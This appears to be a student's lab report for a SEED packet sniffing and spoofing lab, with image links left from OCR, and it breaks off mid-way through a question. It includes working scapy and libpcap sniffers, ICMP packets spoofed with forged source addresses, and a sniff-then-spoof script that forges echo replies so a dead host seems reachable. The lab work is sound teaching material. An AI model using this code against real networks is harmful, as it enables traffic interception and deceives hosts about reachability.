
Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

Task 1.1A.

Here, we execute the given scapy code that captures ICMP packets and displays it, using root privileges. From another terminal, we generate ICMP packets using the ping utility. The running program then displays the content of the packet i.e. Ethernet headers, IP headers, ICMP headers & payload:



Here, we run the same code without the root privileges and see that there is an error with the reason of operation not being permitted. As we see, it occurs while calling the sniff function that tries to initialize a raw socket. Raw sockets enable promiscuous mode. But to enable promiscuous mode the program needs root privileges. Hence, we need the root privilege to start the raw socket in promiscuous mode to sniff.

```
[01/23/20]seed@VM:~/.../Lab 1$ python Task1.py
Traceback (most recent call last):
  File "Task1.py", line 7, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py",
line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py"
, line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.hto
ns(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
```

Task 1.1B.

- *Capture only the ICMP packet*

This following is the code that will filter packets that are using ICMP protocol:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
```

We run the above code and then, from another machine we ping any address, here 8.8.8.8. As soon as we start the ping, we see that our program sniffs the packets on the network and displays the information contained in the packet:

```
[01/27/20]seed@VM:~/.../Lab 1$ sudo python Task1.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:1f:74:27
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 60131
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x33b1
     src       = 10.0.2.5
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xec7e
```

The above shows the captured packets using our sniffing program. Only the ICMP packets are captured. The following show the performed ping –


```
SEEDUbuntu1 [Running]
3:36
[01/26/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=86.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=39.2 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 39.244/62.918/86.592/23.674 ms
[01/26/20]seed@VM:~$
```

- *Capture any TCP packet that comes from a particular IP and with a destination port number 23.*

The following shows the code for the above filter. The IP here is that of the second machine.

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and src host 10.0.2.5 and dst port 23',prn=print_pkt)
```

Next, we start a telnet connection from the 10.0.2.5 host to the 10.0.2.6 machine, and 10.0.2.15 machine has the sniffer program running.




This shows that the program is able to capture any TCP packets from the host 10.0.2.5 coming on destination port 23 – that of telnet.

- *Capture packets come from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.*

The following program displays the filter expected in the question:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='net 126.18.0.0/16',prn=print_pkt)
```

We then run the program and check to see if the program is capturing traffic to only that subnet. First, we ping to an IP address from a random subnet and see that the program does not capture anything and then we ping to an IP address of the filtered subnet and we see that the packets are captured by our program.




The above result shows that the filter is effective.

Task 1.2: Spoofing ICMP Packets


The following is the code to spoof an ICMP echo request with any arbitrary source IP address – here 10.0.2.45.

```
from scapy.all import *

a = IP(src="10.0.2.45", dst="10.0.2.5")
b = ICMP()
p = a/b
p.show()
send(p)
```


On running the above code, we see that a spoofed ICMP echo request is generated and sent.




On using Wireshark on VM1, we see the sent spoofed packet.



For validation purposes, we start Wireshark on the victim as well, to check if the spoofed packet is received. As seen here, the packet is indeed received.



However, in this task, no response is generated for the spoofed packet because the source IP is not alive and hence the ARP resolution is not successful. If we change the source IP to 8.8.8.8 (which is alive), we see that an echo reply is sent for the generated echo request:



This proves that we can spoof any IP address.

Task 1.3: Traceroute

The following is the scapy code for the implementation of the traceroute functionality. The destination IP here is that of google and the code will print out the distance to that IP:

```python
from scapy.all import *
TTL = 0
while(True):
    TTL += 1
    a = IP(dst="8.8.8.8", ttl=TTL)
    b = ICMP()
    p = a/b
    reply = sr1(p)
    print"Source IP: ", reply[IP].src
    if (reply[IP].src == "8.8.8.8"):
        break

print "Distance: ", TTL
```

The Wireshark trace of the packets sent and received can be seen as follows:

*any

icmp

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-01-26 17:06:21.3989686…	PcsCompu_86:b2:79		ARP	44	Who has 10.0.2.1? Tell 10.0.2.15
2	2020-01-26 17:06:21.3992230…	RealtekU_12:35:00		ARP	62	10.0.2.1 is at 52:54:00:12:35:00
3	2020-01-26 17:06:21.4012954…	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=1 (no re…
4	2020-01-26 17:06:21.4015519…	10.0.2.1	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in trans…
5	2020-01-26 17:06:21.4016242…	::1	::1	UDP	64	33025 → 60249 Len=0
6	2020-01-26 17:06:21.4102193…	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=2 (no re…
7	2020-01-26 17:06:21.4133794…	192.168.0.1	10.0.2.15	ICMP	72	Time-to-live exceeded (Time to live exceeded in trans…
8	2020-01-26 17:06:21.4206727…	10.0.2.15	8.8.8.8	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=3 (no re…
9	2020-01-26 17:06:21.4278057…	8.8.8.8	10.0.2.15	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=253

A similar result is seen in the output of the program. The Source IP is the IP address of the routers or destination replying back to the ICMP request. We see that the number of hops for this IP address is 3.


```
[01/26/20]seed@VM:~/.../Lab 1$ sudo python Task3.py
Begin emission:
.*Finished sending 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
Source IP:  10.0.2.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  192.168.0.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  8.8.8.8
Distance:  3
[01/26/20]seed@VM:~/.../Lab 1$
```


Task 1.4: Sniffing and-then Spoofing

Task4.py

```python
#!usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        a = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        a[IP].dst = pkt[IP].src
        b = ICMP(type=0,id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpacket = a/b/data
        send(newpacket)


pkt = sniff(filter='icmp',prn=spoof_pkt)
```

The above code implements the sniffing and then spoofing code. The program sniffs ICMP packets and if it is an ICMP echo request i.e. type 8, then a spoofed ICMP echo reply is generated and sent. We run the program and then start a ping to an unreachable host (verified) from VM2 and see that due to the spoofed echo reply, the ping is successful giving the illusion that host is reachable.





Herein, if we try to ping an IP address on the LAN and it is not alive, then the attack fails because ARP resolution is not successful and hence an ICMP echo request is not generated at all. The output of such a ping request leads to host being unreachable.

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets


Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works

The following is the sniffer program that sniffs for ICMP packets on the network and prints out the source and destination of the packet. We choose the ICMP filter because we can easily generate traffic for it using the Ping utility.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
struct ethheader {
    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;
};
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3, iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};
void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800){
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("    From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("      To: %s\n", inet_ntoa(ip->iph_destip));
    }
}
int main(){
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "ip proto icmp";
bpf_u_int32 net;
// Step 1: Open live pcap session on NIC with name enp0s3
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

As seen in the following screenshot, on running the program and starting a ping from another machine on the same network, our sniffer program captures the ICMP echo request and reply packets.



Question 1. Sequence of the library calls that are essential for sniffer programs.

First, we need to open a live pcap session that will initialize and bind a raw socket with the desired network device in promiscuous mode. Next, we can set the filter that will be used by the socket to capture only desired packets. This involves 2 functions – pcap_compile() and pcap_setfilter(). Then, the pcap session is started using the pcap_loop() function that will capture packets. A callback function can be used to further analyze the captured packet. Once we have completed capturing packets, the pcap session should be closed using pcap_close().

Question 2. Requirement of root privilege to run a sniffer program.

